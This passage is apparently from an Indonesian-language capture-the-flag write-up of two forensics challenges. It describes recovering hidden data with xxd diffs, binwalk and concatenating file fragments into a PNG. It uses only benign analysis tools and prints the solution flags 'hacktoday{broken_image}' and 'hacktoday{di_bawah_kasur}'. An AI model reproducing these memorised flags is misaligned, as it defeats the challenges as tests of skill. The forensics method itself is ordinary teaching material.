base66:      Zip archive data, at least v2.0 to extract
base67:      Zip archive data, at least v2.0 to extract (CORRECT)
base68:      Zip archive data, at least v2.0 to extract
base69:      Zip archive data, at least v2.0 to extract
base70:      Zip archive data, at least v2.0 to extract
base71:      Zip archive data, at least v2.0 to extract
base72:      Zip archive data, at least v2.0 to extract

```

Permutasi nomor 67 sukses di unzip tanpa corrupt menghasilkan 2 gambar yang berbeda, jadi saya lakukan analisa dengan diff dari hexdumpnya

```
diff <(xxd cute.jpg) <(xxd broken.jpg)
```

Setiap line akan ada 1 karakter yang berbeda, disusun jadilah flagnya.

Flag : hacktoday{broken_image}

Harta-Karun

Binwalk peta.png yang di download, bisa menemukan .zip file

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PNG image, 512 x 512, 8-bit/color RGBA, non-interlaced
153	0x99	Zlib compressed data, best compression
34170	0x857A	Zip archive data, at least v2.0 to extract, name: MapLv2/
34239	0x85BF	Zip archive data, at least v2.0 to extract, uncompressed size: 612, name: MapLv2/ke.txt
34635	0x874B	Zip archive data, at least v2.0 to extract, uncompressed size: 561, name: MapLv2/lo.txt
34980	0x88A4	Zip archive data, at least v2.0 to extract, uncompressed size: 1377, name: MapLv2/sy.txt
35767	0x8BB7	Zip archive data, at least v2.0 to extract, uncompressed size: 693, name: MapLv2/en.txt
36537	0x8EB9	End of Zip archive, footer length: 22

```

root@kali:~/Documents/ctf/hacktoday/forensic/harta-karun/MapLv2# ls
en.txt  hacktoday{di_bawah_kasur}  ke.txt  lo.txt  map  myfile  sy.txt
root@kali:~/Documents/ctf/hacktoday/forensic/harta-karun/MapLv2# file myfile

```

Ada beberapa text file lagi, harus disusun sesuai urutannya dan dijadikan file seperti di Nothosaurus tapi kali ini saya menebak saja karena cuma 4 file dan saya tau setelah mencoba meneja lo ke sy en (LOKESYEN) LOCATION trus setelah diliat isi filenya juga make sense karena header dan footer di tempat yang pas. Saya cat menjadi 1 file yang sama dan ternyata berupa file png lagi

Flag :hacktoday{di_bawah_kasur}

